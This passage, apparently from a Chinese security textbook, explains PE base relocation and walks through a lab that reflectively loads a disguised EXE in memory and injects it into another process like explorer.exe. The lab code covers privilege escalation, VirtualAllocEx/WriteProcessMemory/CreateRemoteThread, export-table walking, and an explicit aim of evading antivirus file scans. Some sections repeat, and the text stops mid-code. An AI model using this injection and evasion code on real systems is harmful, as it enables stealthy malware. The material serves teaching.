// WORD TypeOffset[1];          //数组，每项占两个字节代表一个重定位项，最后一项为 0
}IMAGE_BASE_RELOCATION;
```

对照图 14-4，在图 14-12 中有 4 个重定位表，如表 14-4 所示。重定位项数目计算：（SizeOfBlock－8）/2－1。

表 14-4　重定位表

	VirtualAddress	SizeOfBlock	重定位项数目	文件偏移起始地址	文件偏移结束地址
1	0x1000	0x148	160	0xF000	0xF147
2	0x2000	0x080	60	0xF148	0xF1C7
3	0x3000	0x044	30	0xF1C8	0xF20B
4	0x4000	0x00C	2	0xF20C	0xF217

```
AddressOfNames++;
AddressOfNameOrdinals++;
Endfor
```

6）基址重定位表

程序默认加载地址 ImageBase＝0x400000，设某一字符串 String 的存储地址为 RVA（String）＝0x404002，如果加载器决定将程序加载到 0x600000 处时，产生地址之差成为 delta＝0x200000，那么字符串位置应该为 RVA（String）＝0x604002。Windows 使用重定位机制处理上述情况，即链接器生成 PE 文件的时候将编译器识别的重定位的项记录在一张名为“重定位表”里，并将表的 RVR 保存在数据目录 DataDirectory 中，序号是 IMAGE_DIRECTORY_ENTRY_BASERELOC。通常需重定位的项目有使用全局变量的指令、函数指针等。

文件 DEScipher.dat（sever.exe）的基址重定位表的虚拟地址是 RAV＝0x00012000，而大小为 0x0218，由公式（14-1）得 FRVA（Reloc）＝0xF000，对应的数据如图 14-12 所示。

```
0000F000  00 10 00 00 48 01 00 00  3D 30 43 30 59 30 9E 30
0000F120  4D 3E 54 3E 9D 3E A3 3E  AC 3E B3 3E BE 3E C4 3E
0000F130  D8 3E ED 3E F8 3E 10 3F  26 3F 33 3F 70 3F 75 3F
0000F140  96 3F 9B 3F BA 3F 00 00  00 20 00 00 80 00 00 00
0000F150  58 30 5D 30 6F 30 8D 30  A1 30 A7 30 10 31 16 31
0000F1A0  B1 34 BD 34 C7 34 CD 34  D3 34 D9 34 20 35 DA 35
0000F1B0  E1 35 4F 36 56 36 84 36  8A 36 90 36 96 36 9C 36
0000F1C0  A2 36 A8 36 AE 36 00 00  00 30 00 00 44 00 00 00
0000F1D0  0C 31 18 31 1C 31 4C 32  50 32 54 32 58 32 5C 32
0000F1E0  08 35 0C 35 10 35 14 35  18 35 1C 35 C4 36 C8 36
0000F1F0  B4 37 B8 37 6C 38 70 38  78 38 7C 38 94 38 98 38
0000F200  B4 38 B8 38 D8 38 F4 38  F8 38 00 00 00 40 00 00
0000F210  0C 00 00 00 2C 30 00 00  00 00 00 00 00 00 00 00
0000F220  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

图 14-12　基址重定位表的原始数据

基址重定位表 IMAGE_BASE_RELOCATION 结构定义如下。

```
typedef struct _IMAGE_BASE_RELOCATION {
    DWORD VirtualAddress;       //页起始地址 RVA
    DWORD SizeOfBlock;          //当前表块的大小
// WORD TypeOffset[1];          //数组，每项占两个字节代表一个重定位项，最后一项为 0
}IMAGE_BASE_RELOCATION;
```

对照图 14-4，在图 14-12 中有 4 个重定位表，如表 14-4 所示。重定位项数目计算：（SizeOfBlock－8）/2－1。

表 14-4　重定位表

	VirtualAddress	SizeOfBlock	重定位项数目	文件偏移起始地址	文件偏移结束地址
1	0x1000	0x148	160	0xF000	0xF147
2	0x2000	0x080	60	0xF148	0xF1C7
3	0x3000	0x044	30	0xF1C8	0xF20B
4	0x4000	0x00C	2	0xF20C	0xF217

TypeOffset 中每一个 WORD 的低 12 位代表基址重定位项的位置偏移，最高 4 位是基址重定位项的型态，0 表示该项无意义，3 表示需要重定位。例如“3D 30”0x303D，二进制(11000000111101)，低 12 位值为 0x3D，再加上 VirtualAddress，则 RVA = 0x103D，而 FRVA(RVA)=0x43D。当 PE 加载到内存后，“3D 30”重定位项的内存地址为：

RVA(3D 30)=0x103D+ImageBase+delta=0x103D+0x400000+0x200000
=0x60103D

5. 实践操作

1) 程序框架

DLL 注入的方法比较常见也比较容易(见实践 8)，而 EXE 注入比较复杂也更隐蔽，实践采用验证性代码说明其可行性，即将 sever. exe 注入到其他进程如 explorer. exe 中等。实践涉及以下几个主要文件。

(1) testcom. h 和 testcom. cpp：定义主函数，实现加载资源，调用类 CMemLoadDll 的函数。

(2) MemLoadDll. h 和 MemLoadDll. cpp：模拟 Windows 的 PE 加载器，实现在内存中直接加载 DLL 调用 MemLoadLibrary，这样就不必在硬盘上留下文件，以便规避杀毒软件的文件扫描。以 MemLoadLibrary 为参考，定义 MemLoadExe 函数以在内存中直接实现 EXE 注入。

(3) sever. h 和 sever. cpp：被注入的 EXE 文件。在文件 sever. cpp 中定义了一个 ServiceMain 导出函数，即“extern "C" __declspec(dllexport) void ServiceMain(void * para);”。在 EXE 文件中定义导出函数和 DLL 文件没什么区别，只是不能重定位和调用时不能使用 LoadLibrary 而已。

VS2008 编译程序时，默认不产生重定位节。设置方法：“项目”→“sever 属性”→“配置属性”→“链接器”→“高级”，如图 14-13 所示。



图 14-13　设置重定位节

可执行程序 testcom. exe 的作用是将 sever. exe 注入到其他进程中。在 VS2008 开发环境下，sever. exe 改名为 DEScipher. dat，作为 testcom 资源文件放在 res 的目录下。在 Win32 项目中添加资源的方法：在“解决方案资源管理器”中右击 testcom 根目录→“添加”→“资源”，弹出“添加资源”对话框，单击“导入”按钮，选择文件 DEScipher. dat，则弹出“自定义资源类型”对话框，输入“"DAT"”类型即可，如图 14-14 所示，并生成资源文件 testcom. rc，包含如下的内容：＜IDR_DAT　DAT　"res\\DEScipher. dat"＞。其中 IDR_DAT 在 resource. h 中定义：＃define IDR_DAT101。





图 14-14　添加资源

2）EXE 注入流程

主程序 Testcom 处理流程主要如下。

（1）提升程序权限以确保具有注入的权限。

```
DebugPrivilege(SE_DEBUG_NAME,TRUE);        //令牌 SeDebugPrivilege,允许进程调试任何进程
DebugPrivilege(SE_SECURITY_NAME,TRUE);     //令牌 SeSecurityPrivilege,允许进程访问安全日志
DebugPrivilege(SE_TCB_NAME,TRUE);          //令牌 SeTcbPrivilege,允许设置允许进程采用任何
用户的标识来获取对该用户被授权访问的资源的访问权限
DebugPrivilege(SE_LOCK_MEMORY_NAME, TRUE); //令牌 SeLockMemoryPrivilege,允许使用进程在物理
内存中保存数据,从而避免系统将这些数据分页保存到磁盘的虚拟内存中
```

具体用到的系统函数有 LookupPrivilegeValue、OpenProcessToken 和 AdjustTokenPrivileges。

（2）读取资源信息。由 testcom.cpp 中的函数 LoadRES()完成，代码如下。

```
HINSTANCE hinst = GetModuleHandle(0);                        //获取当前进程的模块句柄
HRSRC hr = NULL;
HGLOBAL hg = NULL;
hr = FindResource(hinst,MAKEINTRESOURCE(IDR_DAT),"DAT");//获取资源句柄
DWORD dwSize  =  SizeofResource(hinst, hr);                  // 获取资源的大小
hg = LoadResource(hinst,hr);                                 //加载资源
LPVOID pBuffer  = (LPSTR)LockResource(hg);   //锁定资源,pBuffer 包含 sever.exe 的内存缓冲区
MemLoadDll  * pMemLoadDll = new CMemLoadDll();               //声明类指针
pMemLoadDll -> MemLoadRemoteExe(pBuffer, dwSize);            //处理 sever.exe 的 PE 文件
FreeResource(hg);                                            //释放资源
```

（3）按照 PE 文件在内存中的方式展开，由类函数 CMemLoadDll::MemLoadRemoteExe 完成，依次调用以下几个函数。

① 检查缓冲区中的数据是否为有效的 PE 文件，函数定义如下。

```
CheckDataValide(void * lpFileData, int DataLength)
```

其中，lpFileData 存放 exe 数据的内存缓冲区，DataLength 是 exe 文件的长度。主要检查 DOS 头的标记 MZ(4D5A)、PE 头的标记 PE00(50450000)、数据长度的合法性。

该函数还初始化与 PE 格式相关的类成员 PIMAGE_DOS_HEADER。

```
pDosHeader;PIMAGE_NT_HEADERS pNTHeader; PIMAGE_SECTION_HEADER pSectionHeader;
```

② 计算所需的加载空间，函数定义如下。

```
int CMemLoadDll::CalcTotalImageSize()
// 段对齐字节数 0x1000
int nAlign = pNTHeader->OptionalHeader.SectionAlignment;
// 计算所有头的尺寸.包括 dos、coff、pe 头和段表的大小
intSize = GetAlignedSize(pNTHeader->OptionalHeader.SizeOfHeaders, nAlign);
GetAlignedSize 的计算公式:
(SizeOfHeaders + nAlign - 1)/nAlign * nAlign
 = (0x400 + 0x1000 - 1)/0x1000 * 0x1000 = 0x1000;
```

其中：SectionAlignment：当加载进内存时节的对齐值（以字节计），它必须≥FileAlignment，默认是相应系统的页面大小，即 4096 字节。

SizeOfHeaders：所有头的总大小，向上舍入为 FileAlignment 的倍数，可以以此值作为 PE 文件第一节的文件偏移量 0x400。

计算所有节的大小，取其中最大的节大小，代码如下。

```
for(int i = 0; i < pNTHeader->FileHeader.NumberOfSections; ++i){   //5 个节
    int CodeSize = pSectionHeader[i].Misc.VirtualSize ;
    int LoadSize = pSectionHeader[i].SizeOfRawData;
    int MaxSize = (LoadSize > CodeSize)?(LoadSize):(CodeSize);
    int SectionSize = GetAlignedSize(pSectionHeader[i].VirtualAddress + MaxSize, nAlign);
    if(Size < SectionSize) Size = SectionSize;                  //取较大的节
}
```

其中：

VirtualSize：当加载进内存时这个节的总大小。如果此值比 SizeOfRawData 大，多出的部分用 0 填充。这是节的数据在没有进行对齐处理前的实际大小，不需要内存对齐。

SizeOfRawData：磁盘文件中已初始化数据的大小。必须是 FileAlignment 域的倍数。

VirtualAddress：内存中节相对于镜像基址的偏移。必须是 SectionAlignment 的整数倍。

从图 14-4 中可得最大节计算：VirtualAddress＝0x12000，MaxSize＝0x400。

$$(0x12000+0x400+0x1000-1)/0x1000 * 0x1000=0x13000$$

即是页面大小 0x1000(4096)字节的整数倍。

③ 打开被注入的进程，在进程空间内及本地空间内分配 ImageSize＝0x12000 虚拟内

存,代码如下。

```
//根据命令行传入的进程 ID,打开进程
hProcess = OpenProcess(
        PROCESS_QUERY_INFORMATION |
        PROCESS_CREATE_THREAD     |                  // For CreateRemoteThread
        PROCESS_VM_OPERATION   |                     // For VirtualAllocEx/VirtualFreeEx
        PROCESS_VM_WRITE,                            // For WriteProcessMemory
        FALSE, dwProcessId);                         //进程 ID
void * pRemoteAddress = VirtualAllocEx(hProcess, NULL, ImageSize, MEM_COMMIT|MEM_RESERVE,
PAGE_EXECUTE_READWRITE);                             //远程进程分配虚拟内存
void * pMemoryAddress = VirtualAlloc((LPVOID)NULL,   //本地分配虚拟内存
ImageSize,MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE);
CopyDllDatas(pMemoryAddress, lpFileData);            //复制并对齐各个段
//修改 pMemoryAddress 内存属性为可执行代码,应用程序可以读写该区域
VirtualProtect(pMemoryAddress, ImageSize, PAGE_EXECUTE_READWRITE,&old);
```

④ 在 pMemoryAddress 所指向的内存中对齐各个段,图 14-15 所示为内存对齐的解析图,图中 lpFileData 和 pMemoryAddress 的值是动态的。





图 14-15　PE 程序加载映像解析图

实现函数为“void CopyDllDatas(void * pDest, void * pSrc);”,实现代码如下。

```
int HeaderSize = pNTHeader->OptionalHeader.SizeOfHeaders;   //0x400 = 1024 字节
int SectionSize = pNTHeader->FileHeader.NumberOfSections *
                                sizeof(IMAGE_SECTION_HEADER);  //5x40 = 200 字节
```



```
int MoveSize = HeaderSize + SectionSize;        //PE 头 + 节表字节数: 1024 + 200 = 1224 字节
memmove(pDest, pSrc, MoveSize);                 //复制 PE 头和节信息
for(int i = 0; i < pNTHeader -> FileHeader.NumberOfSections; ++i){      //复制每个节
    if(pSectionHeader[i].VirtualAddress == 0 ||
                pSectionHeader[i].SizeOfRawData == 0) continue;
    // 定位该节在内存中的位置
    void * pSectionAddress = (void * )((unsigned long)pDest +
                            pSectionHeader[i].VirtualAddress);
    memmove((void * )pSectionAddress,(void * )((DWORD)pSrc +
            pSectionHeader[i].PointerToRawData),
            pSectionHeader[i].SizeOfRawData);     //复制节数据到虚拟内存
}
    //修正指针,指向新分配的内存,新的 DOS 头
pDosHeader = (PIMAGE_DOS_HEADER)pDest;
   // 新的 PE 头地址, e_lfanew = 0x100
pNTHeader = (PIMAGE_NT_HEADERS)((int)pDest + (pDosHeader -> e_lfanew));
pSectionHeader = (PIMAGE_SECTION_HEADER)((int)pNTHeader + sizeof(IMAGE_NT_HEADERS));
                                    // 新的节表地址,sizeof(IMAGE_NT_HEADERS)) = 0xF8
```

⑤ 将 pMemoryAddress 内存中整理完的 PE 映像写入待注入进程的 pRemoteAddress 内存区域,实现函数如下:

```
WriteProcessMemory(hProcess, pRemoteAddress,pMemoryAddress, ImageSize, &lpwrite));
```

⑥ EXE 的内存复制在其他进程中启动,需要遍历其导入表载入所有的 DLL,并将函数地址重新定位。而加载 DLL 和获取函数地址用到系统库 kernel32.dll 中的导出函数 GetProcAddress 和 LoadLibrary。

已知系统库 kernel32.dll 在内存中的加载地址对所有进程来说是一样的,可以用 Explorer Suite 工具加以验证,如图 14-16 所示,ntdll.dll、USER32.dll 等其他系统 DLL 的加载地址也是一样的。Stu_PE 工具打开 kernel32.dll 如图 14-17 所示。




图 14-16 Explorer Suite 工具查看进程和模块

在本地进程空间获取 kernel32.dll 中 GetProcAddress、LoadLibrary 和 lstrcmp 函数的地址，并作为参数传给 ServiceMain 函数。获取函数地址有两种方法，一是直接获取，二是在 kernel32.dll 文件的内存映像中扫描其导出表，提取所需函数地址。前一种方法方便简单，但容易从其导入表中查出程序所调用的函数，而后一种方法则比较隐蔽和复杂。直接获取函数地址代码如下。

```
DWORD strcmp_add = (DWORD)lstrcmp;
DWORD LoadLibrary_add = (DWORD)LoadLibraryA;
DWORD GetProcAddress_add = (DWORD)GetProcAddress;
```

第二种方法在函数 GetFunAdress()中实现，代码如下。

```
BOOL CMemLoadDll::GetFunAdress(){
PIMAGE_DOS_HEADER pDosHeader;
PIMAGE_NT_HEADERS pNtHeader;
PIMAGE_EXPORT_DIRECTORY pExportDirectory;
HMODULE hMod = GetModuleHandle("kernel32.dll");        //0x77140000
pDosHeader = (PIMAGE_DOS_HEADER)hMod;                  //DOS 头
pNtHeader = (PIMAGE_NT_HEADERS)((PBYTE)hMod + pDosHeader->e_lfanew);
//PE 头 0x771400f0
pExportDirectory = PIMAGE_EXPORT_DIRECTORY(pNtHeader->OptionalHeader.
               DataDirectory[0].VirtualAddress + (PBYTE)hMod);     //0x771f56e4
//函数名称表指针 0x771f6c5c
PDWORD pAddressName = PDWORD((PBYTE)hMod + pExportDirectory->AddressOfNames);
//函数名称序号表指针 0x771f81ac
PWORD pAddressOfNameOrdinals = (PWORD)((PBYTE)hMod + pExportDirectory->AddressOfNameOrdinals);
//函数地址表指针 0x771f570c
PDWORD pAddresOfFunction = (PDWORD)((PBYTE)hMod + pExportDirectory->AddressOfFunctions);
//遍历所有导出函数,共 1364 个,比较查找函数
for (DWORD i = 0; i < pExportDirectory->NumberOfNames; i++){
    PCHAR pFunc = (PCHAR)((PBYTE)hMod + *pAddressName++);
    if (0 == strcmp(pFunc, "GetProcAddress"))
        break;
       pAddressOfNameOrdinals++;
}
    GetProcAddress_add                          //地址 0x7718CD44 = 0x77140000 + 0x04CD44
            = (DWORD)hMod + (DWORD)pAddresOfFunction[ * pAddressOfNameOrdinals];
```

图 14-17 可以有助于代码的对照理解。同理计算导出函数 LoadLibrary 和 lstrcmp 的内存地址。另外用 Dependency Walker 工具打开 kernel32.dll，可以查看导出函数 GetProcAddress 的信息，如图 14-18 所示。

⑦ 获取注入 EXE 映像的导出 ServiceMain 函数地址。

先在本地 pMemoryAddress 内存空间内获取导出表中的 ServiceMain 函数地址。

```
SMain = (lpAddFunMain)MemGetProcAddress("ServiceMain");
```

函数 MemGetProcAddress()实现机理和 GetFunAdress()一样，读者自行分析。然后




图 14-17　kernel32.dll 的节和导出表信息

E	Ordinal	Hint	Function ^	Entry Point
C	581 (0x0245)	579 (0x0243)	GetPrivateProfileStructW	0x000899DE
C	582 (0x0246)	580 (0x0244)	GetProcAddress	0x0004CD44
C	583 (0x0247)	581 (0x0245)	GetProcessAffinityMask	0x00042CED

图 14-18　导出函数 GetProcAddress

计算 ServiceMain 函数在被注入进程空间中的地址。

```
SMain = (lpAddFunMain)((DWORD)SMain + (DWORD)pRemoteAddress - (DWORD)pMemoryAddress);
```

⑧ 在远程进程中写入参数,创建远程线程并启动 ServiceMain,代码如下。

```
Spara s_pPara;
s_pPara.pPara = pRemoteAddress;
s_pPara.GetProcAddress_add = (void *)GetProcAddress_add;
s_pPara.LoadLibrary_add = (void *)LoadLibrary_add;
s_pPara.Strcmp_add = (void *)strcmp_add;
strcpy(s_pPara.dllname,"user32.dll");
strcpy(s_pPara.funname,"MessageBoxA");
strcpy(s_pPara.Mname,"MSVCR90.DLL");
void * pParaAddress = VirtualAllocEx(hProcess, NULL, sizeof(Spara), MEM_COMMIT, PAGE_
READWRITE);                          //在远程进程内分配虚拟内存,并写入参数 s_pPara
WriteProcessMemory(hProcess, pParaAddress,&s_pPara, sizeof(Spara), &lpwrite)
CreateRemoteThread(hProcess, NULL, 0,                          //启动 ServiceMain
          (PTHREAD_START_ROUTINE)SMain,pParaAddress, 0, NULL);
```

3) EXE 线程启动

ServiceMain 启动后即开始遍历其导入表,载入所有的 DLL 并将函数地址重新定位。

(1) 处理传入参数。

```
PSpara pp = (PSpara)para;
//定义函数指针
typedef HMODULE (WINAPI * lpAddFun)(LPCSTR);
typedef HMODULE (WINAPI * lpLoadLibrary)(LPCSTR);
typedef FARPROC (WINAPI * lpGetProcAddress)(HMODULE,LPCSTR);
typedefint (WINAPI * lpMessageBox)(HWND,LPCTSTR,LPCTSTR,UINT);
```

```
typedefint (WINAPI * lpstrcmp)(char * lpString1,char * lpString2);
//为函数指针赋值
